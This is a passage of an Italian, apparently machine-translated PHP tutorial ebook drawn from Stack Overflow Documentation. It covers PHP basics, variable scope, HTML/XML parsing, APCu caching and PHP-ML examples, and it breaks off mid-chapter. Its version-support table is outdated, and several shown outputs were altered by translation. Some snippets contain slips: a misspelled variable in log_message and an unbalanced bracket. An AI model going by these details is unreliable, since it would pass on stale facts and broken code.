EBook Gratuito

APPRENDIMENTO PHP

Free unaffiliated eBook created from
Stack Overflow contributors.

#php

Sommario

Di

You can share this PDF with anyone you feel could benefit from it, downloaded the latest version from: php

It is an unofficial and free PHP ebook created for educational purposes. All the content is extracted from Stack Overflow Documentation, which is written by many hardworking individuals at Stack Overflow. It is neither affiliated with Stack Overflow nor official PHP.

Use the content presented in this book at your own risk; it is not guaranteed to be correct nor accurate, please send your feedback and corrections to info@zzzprojects.com

Capitolo 1: Iniziare con PHP

Osservazioni

PHP (acronimo ricorsivo per PHP: Hypertext Preprocessor) è un linguaggio di programmazione open source ampiamente utilizzato. È particolarmente adatto allo sviluppo web. La cosa unica di PHP è che serve sia principianti che sviluppatori esperti. Ha una bassa barriera all'ingresso, quindi è facile iniziare e, allo stesso tempo, offre funzionalità avanzate offerte in altri linguaggi di programmazione.

Open-Source

È un progetto open-source. Sentiti libero di essere coinvolto .

Specifica della lingua

PHP ha una specifica di lingua .

Versioni supportate

Attualmente, ci sono tre versioni supportate : 5.6, 7.0 e 7.1.

Ogni ramo di rilascio di PHP è completamente supportato per due anni dalla sua versione stabile iniziale. Dopo questo periodo biennale di supporto attivo, ciascun ramo viene quindi supportato per un ulteriore anno solo per problemi di sicurezza critici. I rilasci durante questo periodo vengono effettuati in base alle necessità: potrebbero esserci più rilasci di punti o nessuno, a seconda del numero di rapporti.

Versioni non supportate

Una volta completati i tre anni di supporto, la filiale raggiunge la fine della sua vita e non è più supportata.

È disponibile una tabella dei rami di fine vita .

Issue Tracker

Bug e altri problemi sono tracciati su https://bugs.php.net/ .

Mailing list

Le discussioni sullo sviluppo e l'utilizzo di PHP sono contenute nelle mailing list di PHP .

Documentazione ufficiale

Si prega di aiutare a mantenere o tradurre la documentazione ufficiale di PHP .

Potresti usare l'editor su edit.php.net . Dai un'occhiata alla nostra guida per i contributori .

Versioni

PHP 7.x

Versione	Supportato fino a	Data di rilascio
7.1	2019/12/01	2016/12/01
7.0	2018/12/03	2015/12/03

PHP 5.x

Versione	Supportato fino a	Data di rilascio
5.6	2018/12/31	2014/08/28
5.5	2016/07/21	2013/06/20
5.4	2015/09/03	2012-03-01
5.3	2014/08/14	2009-06-30
5.2	2011-01-06	2006-11-02
5.1	2006-08-24	2005-11-24
5.0	2005-09-05	2004-07-13

PHP 4.x

Versione	Supportato fino a	Data di rilascio
4.4	2008-08-07	2005-07-11
4.3	2005-03-31	2002/12/27
4.2	2002/09/06	2002-04-22
4.1	2002/03/12	2001/12/10
4.0	2001/06/23	2000/05/22

Versioni legacy

Versione	Supportato fino a	Data di rilascio
3.0	2000/10/20	1998/06/06
2.0		1997/11/01
1.0		1995/06/08

Examples

Output HTML dal server web

PHP può essere usato per aggiungere contenuti a file HTML. Mentre l'HTML viene elaborato direttamente da un browser Web, gli script PHP vengono eseguiti da un server Web e l'HTML risultante viene inviato al browser.

Il seguente codice HTML contiene un'istruzione PHP che aggiungerà `Hello World!` all'output:

```
<!DOCTYPE html>
<html>
    <head>
        <title>PHP!</title>
    </head>
    <body>
        <p><?php echo "Hello world!"; ?></p>
    </body>
</html>
```

Quando questo viene salvato come script PHP ed eseguito da un server web, il seguente codice HTML verrà inviato al browser dell'utente:

```
<!DOCTYPE html>
<html>
    <head>
        <title>PHP!</title>
    </head>
    <body>
        <p>Hello world!</p>
    </body>
</html>
```

PHP 5.x 5.4

`echo` ha anche una sintassi di scelta rapida, che ti consente di stampare immediatamente un valore. Prima di PHP 5.4.0, questa breve sintassi funziona solo con l'impostazione di configurazione short_open_tag abilitata.

Ad esempio, considera il seguente codice:

```
<p><?= "Hello world!" ?></p>
```

Il suo output è identico all'output di quanto segue:

```
<p><?php echo "Hello world!"; ?></p>
```

Nelle applicazioni del mondo reale, tutti i dati inviati da PHP a una pagina HTML devono essere opportunamente *scappati* per evitare attacchi XSS (Cross-site scripting) o danneggiamento del testo.

Vedi anche: Stringhe e PSR-1 , che descrive le migliori pratiche, incluso l'uso corretto dei tag brevi (`<?= ... ?>`).

Output non HTML da server web

In alcuni casi, quando si lavora con un server Web, potrebbe essere necessario ignorare il tipo di contenuto predefinito del server Web. Potrebbero esserci casi in cui è necessario inviare dati come `plain text` , `JSON` o `XML` , ad esempio.

La funzione `header()` può inviare un'intestazione HTTP non elaborata. È possibile aggiungere l'intestazione `Content-Type` per notificare al browser il contenuto che stiamo inviando.

Considera il seguente codice, in cui impostiamo `Content-Type` come `text/plain` :

```
header("Content-Type: text/plain");
echo "Hello World";
```

Questo produrrà un documento di testo semplice con il seguente contenuto:

> Ciao mondo

Per produrre contenuti JSON , utilizzare invece il tipo di contenuto `application/json` :

```
header("Content-Type: application/json");

// Create a PHP data array.
$data = ["response" => "Hello World"];

// json_encode will convert it to a valid JSON string.
echo json_encode($data);
```

Questo produrrà un documento di tipo `application/json` con il seguente contenuto:

> {"risposta": "Hello World"}

Si noti che la funzione `header()` deve essere chiamata prima che PHP produca qualsiasi output, oppure il server Web avrà già inviato le intestazioni per la risposta. Quindi, considera il seguente codice:

```
// Error: We cannot send any output before the headers
```

```
echo "Hello";

// All headers must be sent before ANY PHP output
header("Content-Type: text/plain");
echo "World";
```

Questo produrrà un avvertimento:

> **Attenzione:** impossibile modificare le informazioni dell'intestazione - le intestazioni già inviate da (l'output è stato avviato su /dir/example.php:2) in **/dir/example.php** sulla riga **3**

Quando si usa `header()` , il suo output deve essere il primo byte che viene inviato dal server. Per questo motivo è importante non avere linee o spazi vuoti all'inizio del file prima del tag di apertura PHP `<?php` . Per lo stesso motivo, è considerato best practice (vedere PSR-2) omettere il tag di chiusura PHP `?>` Dai file che contengono solo PHP e da blocchi di codice PHP alla fine di un file.

Visualizza la **sezione del buffer di output** per sapere come "catturare" il tuo contenuto in una variabile da pubblicare successivamente, ad esempio, dopo aver emesso le intestazioni.

Ciao mondo!

Il costrutto linguistico più utilizzato per stampare l'output in PHP è `echo` :

```
echo "Hello, World!\n";
```

In alternativa, puoi anche usare la `print` :

```
print "Hello, World!\n";
```

Entrambe le affermazioni svolgono la stessa funzione, con piccole differenze:

- `echo` ha un ritorno `void` , mentre `print` restituisce un `int` con valore `1`
- `echo` può accettare più argomenti (senza parentesi), mentre per la `print` necessario un solo argomento
- `echo` è leggermente più veloce della `print`

Sia l' `echo` che la `print` sono costrutti linguistici, non funzioni. Ciò significa che non richiedono parentesi attorno ai loro argomenti. Per coerenza cosmetica con le funzioni, è possibile includere le parentesi. Numerosi esempi di utilizzo di `echo` e `print` sono disponibili altrove .

Sono disponibili anche `printf` stile C e relative funzioni, come nell'esempio seguente:

```
printf("%s\n", "Hello, World!");
```

Vedi Uscita del valore di una variabile per un'introduzione completa sull'output di variabili in PHP.

Separazione delle istruzioni

Proprio come la maggior parte degli altri linguaggi in stile C, ogni istruzione termina con un punto e virgola. Inoltre, un tag di chiusura viene utilizzato per terminare l'ultima riga di codice del blocco PHP.

Se l'ultima riga del codice PHP termina con un punto e virgola, il tag di chiusura è facoltativo se non c'è alcun codice che segue quella riga di codice finale. Ad esempio, possiamo escludere il tag di chiusura dopo `echo "No error";` nel seguente esempio:

```
<?php echo "No error"; // no closing tag is needed as long as there is no code below
```

Tuttavia, se c'è un altro codice che segue il tuo blocco di codice PHP, il tag di chiusura non è più opzionale:

```
<?php echo "This will cause an error if you leave out the closing tag"; ?>
<html>
    <body>
    </body>
</html>
```

Possiamo anche lasciare il punto e virgola dell'ultima istruzione in un blocco di codice PHP se quel blocco di codice ha un tag di chiusura:

```
<?php echo "I hope this helps! :D";
echo "No error" ?>
```

In generale, si consiglia di utilizzare sempre un punto e virgola e utilizzare un tag di chiusura per ogni blocco di codice PHP, tranne l'ultimo blocco di codice PHP, se nessun altro codice segue quel blocco di codice PHP.

Quindi, il tuo codice dovrebbe fondamentalmente apparire come questo:

```
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon and a closing tag because more code follows";
?>
<p>Some HTML code goes here</p>
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon and a closing tag because more code follows";
?>
<p>Some HTML code goes here</p>
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon but leave out the closing tag";
```

CLI PHP

PHP può anche essere eseguito direttamente dalla riga di comando utilizzando la CLI (Command Line Interface).

La CLI è fondamentalmente la stessa di PHP dei server Web, tranne alcune differenze in termini di input e output standard.

Attivazione

La CLI di PHP consente quattro modi per eseguire il codice PHP:

1. Input standard. Esegui il comando `php` senza alcun argomento, ma inserisci il codice PHP all'interno di esso:

   ```
   echo '<?php echo "Hello world!";' | php
   ```

2. Nome file come argomento. Esegui il comando `php` con il nome di un file sorgente PHP come primo argomento:

   ```
   php hello_world.php
   ```

3. Codice come argomento Utilizzare l'opzione `-r` nel comando `php` , seguito dal codice da eseguire. I `<?php` open non sono richiesti, poiché tutto nell'argomento è considerato come codice PHP:

   ```
   php -r 'echo "Hello world!";'
   ```

4. Shell interattiva Utilizzare l'opzione `-a` nel comando `php` per avviare una shell interattiva. Quindi, digita (o incolla) il codice PHP e premi `Invio` :

   ```
   $ php -a
   Interactive mode enabled
   php > echo "Hello world!";
   Hello world!
   ```

Produzione

Tutte le funzioni oi controlli che generano l'output HTML nel server Web PHP possono essere utilizzati per produrre l'output nel flusso stdout (descrittore di file 1) e tutte le azioni che generano l'output nei log degli errori nel server Web PHP genereranno l'output nel flusso stderr (file descrittore 2).

Example.php

```
<?php
echo "Stdout 1\n";
trigger_error("Stderr 2\n");
print_r("Stdout 3\n");
fwrite(STDERR, "Stderr 4\n");
```

```
throw new RuntimeException("Stderr 5\n");
?>
Stdout 6
```

Riga di comando della shell

```
$ php Example.php 2>stderr.log >stdout.log;\
> echo STDOUT; cat stdout.log; echo;\
> echo STDERR; cat stderr.log\

STDOUT
Stdout 1
Stdout 3

STDERR
Stderr 4
PHP Notice:  Stderr 2
 in /Example.php on line 3
PHP Fatal error:  Uncaught RuntimeException: Stderr 5
 in /Example.php:6
Stack trace:
#0 {main}
  thrown in /Example.php on line 6
```

Ingresso

Vedi: Command Line Interface (CLI)

Server integrato PHP

PHP 5.4+ viene fornito con un server di sviluppo integrato. Può essere utilizzato per eseguire applicazioni senza dover installare un server HTTP di produzione come nginx o Apache. Il server integrato è progettato solo per essere utilizzato a fini di sviluppo e test.

Può essere avviato utilizzando il flag `-S` :

```
php -S <host/ip>:<port>
```

Esempio di utilizzo

1. Creare un file `index.php` contenente:

```
<?php
echo "Hello World from built-in PHP server";
```

2. Esegui il comando `php -S localhost:8080` dalla riga di comando. Non includere `http://` . Ciò avvierà un server Web in ascolto sulla porta 8080 utilizzando la directory corrente in cui ci si trova come root del documento.

3. Apri il browser e vai a `http://localhost:8080` . Dovresti vedere la tua pagina "Hello World".

Configurazione

Per sovrascrivere la root del documento predefinita (cioè la directory corrente), usa il flag `-t` :

```
php -S <host/ip>:<port> -t <directory>
```

Ad esempio se hai una directory `public/` nel tuo progetto puoi servire il tuo progetto da quella directory usando `php -S localhost:8080 -t public/` .

logs

Ogni volta che viene effettuata una richiesta dal server di sviluppo, una voce di registro come quella sottostante viene scritta sulla riga di comando.

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

Tag PHP

Esistono tre tipi di tag per indicare i blocchi PHP in un file. Il parser PHP sta cercando i tag di apertura e (se presenti) di chiusura per delimitare il codice da interpretare.

Tag standard

Questi tag sono il metodo standard per incorporare il codice PHP in un file.

```
<?php
    echo "Hello World";
?>
```

PHP 5.x 5.4

Tag eco

Questi tag sono disponibili in tutte le versioni di PHP e poiché PHP 5.4 è sempre abilitato. Nelle versioni precedenti, i tag echo potevano essere abilitati solo in combinazione con tag brevi.

```
<?= "Hello World" ?>
```

Tag brevi

Puoi disabilitare o abilitare questi tag con l'opzione `short_open_tag` .

```
<?
    echo "Hello World";
?>
```

Tag brevi:

- non sono consentiti in tutti i principali standard di codifica PHP
- sono scoraggiati nella documentazione ufficiale
- sono disabilitati di default nella maggior parte delle distribuzioni
- interferire con le istruzioni di elaborazione XML inline
- non sono accettati nelle richieste di codice dalla maggior parte dei progetti open source

PHP 5.x 5.6

Tag ASP

Abilitando l'opzione `asp_tags` , è possibile utilizzare tag in stile ASP.

```
<%
    echo "Hello World";
%>
```

Queste sono una stranezza storica e non dovrebbero mai essere usate. Sono stati rimossi in PHP 7.0.

Leggi Iniziare con PHP online: https://riptutorial.com/it/php/topic/189/iniziare-con-php

Capitolo 2: Ambito variabile

introduzione

Lo scope variabile si riferisce alle regioni del codice a cui è possibile accedere a una variabile. Questo è anche indicato come *visibilità* . In PHP i blocchi di ambito sono definiti da funzioni, classi e un ambito globale disponibile in tutta l'applicazione.

Examples

Variabili globali definite dall'utente

L'ambito al di fuori di qualsiasi funzione o classe è l'ambito globale. Quando uno script PHP ne include un altro (usando `include` **O** `require`) l'ambito rimane lo stesso. Se uno script è incluso al di fuori di qualsiasi funzione o classe, le sue variabili globali sono incluse nello stesso ambito globale, ma se uno script è incluso all'interno di una funzione, le variabili nello script incluso sono nell'ambito della funzione.

Nell'ambito di una funzione o di un metodo di classe, la parola chiave `global` può essere utilizzata per creare una variabile globale definita dall'utente di accesso.

```
<?php

$amount_of_log_calls = 0;

function log_message($message) {
    // Accessing global variable from function scope
    // requires this explicit statement
    global $amount_of_log_calls;

    // This change to the global variable is permanent
    $amount_of_log_calls += 1;

    echo $message;
}

// When in the global scope, regular global variables can be used
// without explicitly stating 'global $variable;'
echo $amount_of_log_calls; // 0

log_message("First log message!");
echo $amount_of_log_calls; // 1

log_message("Second log message!");
echo $amount_of_log_calls; // 2
```

Un secondo modo per accedere alle variabili dall'ambito globale consiste nell'utilizzare la speciale matrice $ GLOBALS definita da PHP.

L'array $ GLOBALS è un array associativo con il nome della variabile globale come chiave e il

contenuto di tale variabile come valore dell'elemento dell'array. Nota come $ GLOBALS esiste in qualsiasi ambito, questo perché $ GLOBALS è un superglobale.

Ciò significa che la funzione `log_message()` potrebbe essere riscritta come:

```
function log_message($message) {
    // Access the global $amount_of_log_calls variable via the
    // $GLOBALS array. No need for 'global $GLOBALS;', since it
    // is a superglobal variable.
    $GLOBALS['amount_of_log_calls'] += 1;

    echo $messsage;
}
```

Si potrebbe chiedere, perché usare l'array $ GLOBALS quando la parola chiave `global` può essere utilizzata anche per ottenere il valore di una variabile globale? Il motivo principale è l'utilizzo della parola chiave `global` che porterà la variabile in ambito. Quindi non è possibile riutilizzare lo stesso nome di variabile nell'ambito locale.

Variabili superglobal

Le variabili superglobal sono definite da PHP e possono sempre essere utilizzate da qualsiasi luogo senza la parola chiave `global` .

```
<?php

function getPostValue($key, $default = NULL) {
    // $_POST is a superglobal and can be used without
    // having to specify 'global $_POST;'
    if (isset($_POST[$key])) {
        return $_POST[$key];
    }

    return $default;
}

// retrieves $_POST['username']
echo getPostValue('username');

// retrieves $_POST['email'] and defaults to empty string
echo getPostValue('email', '');
```

Proprietà statiche e variabili

Le proprietà delle classi statiche definite con la visibilità `public` sono funzionalmente equivalenti alle variabili globali. È possibile accedervi da qualsiasi posizione definita dalla classe.

```
class SomeClass {
    public static int $counter = 0;
}

// The static $counter variable can be read/written from anywhere
// and doesn't require an instantiation of the class
SomeClass::$counter += 1;
```

Le funzioni possono anche definire variabili statiche all'interno del proprio ambito. Queste variabili statiche persistono attraverso chiamate a funzioni multiple, diversamente dalle variabili regolari definite nell'ambito di una funzione. Questo può essere un modo molto facile e semplice per implementare il modello di progettazione Singleton:

```
class Singleton {
    public static function getInstance() {
        // Static variable $instance is not deleted when the function ends
        static $instance;

        // Second call to this function will not get into the if-statement,
        // Because an instance of Singleton is now stored in the $instance
        // variable and is persisted through multiple calls
        if (!$instance) {
            // First call to this function will reach this line,
            // because the $instance has only been declared, not initialized
            $instance = new Singleton();
        }

        return $instance;

    }
}

$instance1 = Singleton::getInstance();
$instance2 = Singleton::getInstance();

// Comparing objects with the '===' operator checks whether they are
// the same instance. Will print 'true', because the static $instance
// variable in the getInstance() method is persisted through multiple calls
var_dump($instance1 === $instance2);
```

Leggi Ambito variabile online: https://riptutorial.com/it/php/topic/3426/ambito-variabile

Capitolo 3: Analisi HTML

Examples

Analisi dell'HTML da una stringa

PHP implementa un parser compatibile con DOM 2 , che consente di lavorare con HTML usando metodi familiari come `getElementById()` o `appendChild()` .

```
$html = '<html><body><span id="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
libxml_use_internal_errors(true);
$doc->loadHTML($html);

echo $doc->getElementById("text")->textContent;
```

Uscite:

```
Hello, World!
```

Nota che PHP emetterà avvisi su qualsiasi problema con l'HTML, specialmente se stai importando un frammento di documento. Per evitare questi avvertimenti, dire alla libreria DOM (libxml) di gestire i propri errori chiamando `libxml_use_internal_errors()` prima di importare il vostro HTML. È quindi possibile utilizzare `libxml_get_errors()` per gestire gli errori, se necessario.

Utilizzando XPath

```
$html = '<html><body><span class="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
$doc->loadHTML($html);

$xpath = new DOMXPath($doc);
$span = $xpath->query("//span[@class='text']")->item(0);

echo $span->textContent;
```

Uscite:

```
Hello, World!
```

SimpleXML

Presentazione

- SimpleXML è una libreria PHP che fornisce un modo semplice per lavorare con documenti XML (in particolare la lettura e l'iterazione attraverso dati XML).
- L'unica limitazione è che il documento XML deve essere ben formato.

Analisi dell'XML mediante approccio procedurale

```
// Load an XML string
$xmlstr = file_get_contents('library.xml');
$library = simplexml_load_string($xmlstr);

// Load an XML file
$library = simplexml_load_file('library.xml');

// You can load a local file path or a valid URL (if allow_url_fopen is set to "On" in php.ini
```

Analisi dell'XML usando l'approccio OOP

```
// $isPathToFile: it informs the constructor that the 1st argument represents the path to a
file,
// rather than a string that contains 1the XML data itself.

// Load an XML string
$xmlstr = file_get_contents('library.xml');
$library = new SimpleXMLElement($xmlstr);

// Load an XML file
$library = new SimpleXMLElement('library.xml', NULL, true);

// $isPathToFile: it informs the constructor that the first argument represents the path to a
file, rather than a string that contains 1the XML data itself.
```

Accesso a bambini e attributi

- Quando SimpleXML analizza un documento XML, converte tutti i suoi elementi o nodi XML in proprietà dell'oggetto risultante SimpleXMLElement
- Inoltre, converte gli attributi XML in un array associativo a cui si può accedere dalla proprietà a cui appartengono.

Quando conosci i loro nomi:

```
$library = new SimpleXMLElement('library.xml', NULL, true);
foreach ($library->book as $book){
    echo $book['isbn'];
    echo $book->title;
```

```
    echo $book->author;
    echo $book->publisher;
}
```

- Il principale svantaggio di questo approccio è che è necessario conoscere i nomi di ogni elemento e attributo nel documento XML.

Quando non conosci i loro nomi (o non vuoi conoscerli):

```
foreach ($library->children() as $child){
    echo $child->getName();
    // Get attributes of this element
    foreach ($child->attributes() as $attr){
        echo ' ' . $attr->getName() . ': ' . $attr;
    }
    // Get children
    foreach ($child->children() as $subchild){
        echo ' ' . $subchild->getName() . ': ' . $subchild;
    }
}
```

Leggi Analisi HTML online: https://riptutorial.com/it/php/topic/1032/analisi-html

Capitolo 4: APCu

introduzione

APCu è un archivio chiavi-valore di memoria condivisa per PHP. La memoria è condivisa tra i processi PHP-FPM dello stesso pool. I dati memorizzati persistono tra le richieste.

Examples

Archiviazione e recupero semplici

`apcu_store` può essere usato per memorizzare, `apcu_fetch` per recuperare i valori:

```
$key = 'Hello';
$value = 'World';
apcu_store($key, $value);
print(apcu_fetch('Hello')); // 'World'
```

Informazione di negozio

`apcu_cache_info` fornisce informazioni sullo store e le sue voci:

```
print_r(apcu_cache_info());
```

> Nota che invocare `apcu_cache_info()` senza limiti restituirà i dati completi attualmente memorizzati.
> Per ottenere solo i metadati, utilizzare `apcu_cache_info(true)` .
> Per ottenere informazioni su determinate voci della cache, utilizzare meglio `APCUIterator` .

Iterating over Entries

`APCUIterator` consente di eseguire iterazioni sulle voci nella cache:

```
foreach (new APCUIterator() as $entry) {
    print_r($entry);
}
```

L'iteratore può essere inizializzato con un'espressione regolare facoltativa per selezionare solo voci con chiavi corrispondenti:

```
foreach (new APCUIterator($regex) as $entry) {
    print_r($entry);
}
```

Le informazioni su una singola voce della cache possono essere ottenute tramite:

```
$key = '…';
$regex = '(^' . preg_quote($key) . '$)';
print_r((new APCUIterator($regex))->current());
```

Leggi APCu online: https://riptutorial.com/it/php/topic/9894/apcu

Capitolo 5: Apprendimento automatico

Osservazioni

L'argomento utilizza PHP-ML per tutti gli algoritmi di apprendimento automatico. L'installazione della libreria può essere eseguita utilizzando

```
composer require php-ai/php-ml
```

Il repository github per lo stesso può essere trovato qui .

Inoltre, vale la pena notare che gli esempi forniti sono dati molto piccoli, solo a scopo dimostrativo. Il set di dati effettivo dovrebbe essere più completo di quello.

Examples

Classificazione usando PHP-ML

La classificazione in Machine Learning è il problema che identifica a quale gruppo di categorie appartiene una nuova osservazione. La classificazione rientra nella categoria `Supervised Machine Learning` .

> Qualsiasi algoritmo che implementa la classificazione è noto come **classificatore**

I classificatori supportati in PHP-ML lo sono

- SVC (Support Vector Classification)
- k-Nearest Neighbours
- Naive Bayes

Il `train` e il metodo di `predict` sono gli stessi per tutti i classificatori. L'unica differenza sarebbe nell'algoritmo sottostante utilizzato.

SVC (Support Vector Classification)

Prima di poter iniziare a prevedere una nuova osservazione, dobbiamo addestrare il nostro classificatore. Considera il seguente codice

```
// Import library
use Phpml\Classification\SVC;
use Phpml\SupportVectorMachine\Kernel;

// Data for training classifier
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];  // Training samples
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];
```

```
// Initialize the classifier
$classifier = new SVC(Kernel::LINEAR, $cost = 1000);
// Train the classifier
$classifier->train($samples, $labels);
```

Il codice è abbastanza semplice. `$cost` utilizzato sopra è una misura di quanto vogliamo evitare di classificare erroneamente ogni esempio di addestramento. Per un valore inferiore di `$cost` potresti ottenere esempi errati. Di default è impostato su *1.0*

Ora che abbiamo addestrato il classificatore, possiamo iniziare a fare delle previsioni reali. Considera i seguenti codici che abbiamo per le previsioni

```
$classifier->predict([3, 2]); // return 'b'
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

Il classificatore nel caso precedente può prendere campioni non classificati e prevedere le etichette. `predict` metodo può richiedere un singolo campione e una serie di campioni.

k-Nearest Neighbours

Il classfier per questo algoritmo accetta due parametri e può essere inizializzato come

```
$classifier = new KNearestNeighbors($neighbor_num=4);
$classifier = new KNearestNeighbors($neighbor_num=3, new Minkowski($lambda=4));
```

`$neighbor_num` è il numero di vicini più vicini da scansionare nell'algoritmo knn mentre il secondo parametro è metrica di distanza che, di default, nel primo caso sarebbe `Euclidean` . Maggiori informazioni su Minkowski possono essere trovate qui .

Di seguito è riportato un breve esempio su come utilizzare questo classificatore

```
// Training data
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];

// Initialize classifier
$classifier = new KNearestNeighbors();
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 2]); // return 'b'
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

Classificatore NaiveBayes

`NaiveBayes Classifier` si basa sul `Bayes' theorem` e non richiede alcun parametro nel costruttore.

Il codice seguente dimostra un'implementazione di previsione semplice

```
// Training data
$samples = [[5, 1, 1], [1, 5, 1], [1, 1, 5]];
$labels = ['a', 'b', 'c'];

// Initialize classifier
$classifier = new NaiveBayes();
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 1, 1]); // return 'a'
$classifier->predict([[3, 1, 1], [1, 4, 1]); // return ['a', 'b']
```

Caso pratico

Fino ad ora abbiamo usato solo matrici di interi in tutti i casi, ma non è così nella vita reale. Quindi proviamo a descrivere una situazione pratica su come utilizzare i classificatori.

> Supponiamo di avere un'applicazione che memorizza le caratteristiche dei fiori in natura. Per semplicità possiamo considerare il colore e la lunghezza dei petali. Quindi ci sarebbero due caratteristiche per allenare i nostri dati. `color` è il più semplice in cui è possibile assegnare un valore int a ciascuno di essi e per la lunghezza, è possibile avere un intervallo come `(0 mm,10 mm)=1 , (10 mm,20 mm)=2` . Con i dati iniziali forma il tuo classificatore. Ora uno dei tuoi utenti ha bisogno di identificare il tipo di fiore che cresce nel suo cortile. Quello che fa è selezionare il `color` del fiore e aggiungere la lunghezza dei petali. Il classificatore in esecuzione può rilevare il tipo di fiore ("Etichette nell'esempio sopra")

Regressione

Nella classificazione utilizzando `PHP-ML` abbiamo assegnato etichette a nuove osservazioni. La regressione è quasi la stessa cosa con la differenza che il valore di output non è un'etichetta di classe ma un valore continuo. È ampiamente utilizzato per previsioni e previsioni. PHP-ML supporta i seguenti algoritmi di regressione

- Supportare la regressione vettoriale
- Regressione lineare LeastSquares

La regressione ha lo stesso `train` e `predict` metodi usati nella classificazione.

Supportare la regressione vettoriale

Questa è la versione di regressione per SVM (Support Vector Machine). Il primo passo come nella classificazione è di addestrare il nostro modello.

```
// Import library
```

```
use Phpml\Regression\SVR;
use Phpml\SupportVectorMachine\Kernel;

// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new SVR(Kernel::LINEAR);
// Train regression engine
$regression->train($samples, $targets);
```

Nella regressione gli `$targets` non sono etichette di classe rispetto alla classificazione. Questo è uno dei fattori di differenziazione per i due. Dopo aver addestrato il nostro modello con i dati, possiamo iniziare con le previsioni effettive

```
$regression->predict([64])  // return 4.03
```

Si noti che le previsioni restituiscono un valore al di fuori del target.

Regressione lineare LeastSquares

Questo algoritmo utilizza il `least squares method` per approssimare la soluzione. Quanto segue dimostra un semplice codice di allenamento e previsione

```
// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new LeastSquares();
// Train engine
$regression->train($samples, $targets);
// Predict using trained engine
$regression->predict([64]); // return 4.06
```

PHP-ML offre anche l'opzione della `Multiple Linear Regression` . Un codice di esempio per lo stesso può essere il seguente

```
$samples = [[73676, 1996], [77006, 1998], [10565, 2000], [146088, 1995], [15000, 2001],
[65940, 2000], [9300, 2000], [93739, 1996], [153260, 1994], [17764, 2002], [57000, 1998],
[15000, 2000]];
$targets = [2000, 2750, 15500, 960, 4400, 8800, 7100, 2550, 1025, 5900, 4600, 4400];

$regression = new LeastSquares();
$regression->train($samples, $targets);
$regression->predict([60000, 1996]) // return 4094.82
```

`Multiple Linear Regression` è particolarmente utile quando più fattori o tratti identificano il risultato.

Caso pratico

Ora prendiamo una domanda di regressione nello scenario della vita reale.

> Supponiamo che tu gestisca un sito molto popolare, ma il traffico continua a cambiare. Si desidera una soluzione che preveda il numero di server che è necessario distribuire in una determinata istanza di tempo. Supponiamo per il fatto che il tuo provider di hosting ti dà una API per generare i server e ogni server impiega 15 minuti per l'avvio. In base ai precedenti dati sul traffico e alla regressione, puoi prevedere il traffico che potrebbe colpire la tua applicazione in qualsiasi istante di tempo. Utilizzando tale conoscenza, è possibile avviare un server 15 minuti prima dell'impulso, impedendo in tal modo l'interruzione della propria applicazione.

Clustering

Il raggruppamento raggruppa oggetti simili. È ampiamente utilizzato per il riconoscimento di modelli. `Clustering` rientra `unsupervised machine learning` , quindi non è necessario alcun addestramento. PHP-ML supporta i seguenti algoritmi di clustering

- k-means
- DBSCAN

k-means

k-Means separa i dati in `n` gruppi di uguale varianza. Ciò significa che dobbiamo passare un numero `n` che sarebbe il numero di cluster di cui abbiamo bisogno nella nostra soluzione. Il seguente codice contribuirà a portare più chiarezza

```
// Our data set
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

// Initialize clustering with parameter `n`
$kmeans = new KMeans(3);
$kmeans->cluster($samples); // return [0=>[[7, 8]], 1=>[[8, 7]], 2=>[[1,1]]]
```

Notare che l'output contiene 3 matrici perché questo era il valore di `n` nel costruttore di `KMeans` . Può anche esserci un secondo parametro opzionale nel costruttore che sarebbe il `initialization method` . Ad esempio, considera

```
$kmeans = new KMeans(4, KMeans::INIT_RANDOM);
```

`INIT_RANDOM` posiziona un centroide completamente casuale durante il tentativo di determinare i cluster. Ma solo per evitare che il centroide sia troppo lontano dai dati, è vincolato dai confini dello spazio dei dati.

Il `initialization method` costruttore predefinito è kmeans ++ che seleziona il centroide in modo intelligente per accelerare il processo.

DBSCAN

A differenza dei `KMeans` , `DBSCAN` è un algoritmo di clustering basato sulla densità, il che significa che non `KMeans n` che determinerebbe il numero di cluster che vogliamo nel nostro risultato. D'altra parte questo richiede due parametri per funzionare

1. **$ minSamples:** il numero minimo di oggetti che dovrebbero essere presenti in un cluster
2. **$ epsilon:** qual è la distanza massima tra due campioni per essere considerati come nello stesso cluster.

Un rapido esempio per lo stesso è il seguente

```
// Our sample data set
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

$dbscan = new DBSCAN($epsilon = 2, $minSamples = 3);
$dbscan->cluster($samples); // return [0=>[[1, 1]], 1=>[[8, 7]]]
```

Il codice è praticamente auto esplicativo. Una delle principali differenze è che non c'è modo di conoscere il numero di elementi nell'array di output rispetto ai KMean.

Caso pratico

Diamo ora un'occhiata all'utilizzo del clustering nello scenario della vita reale

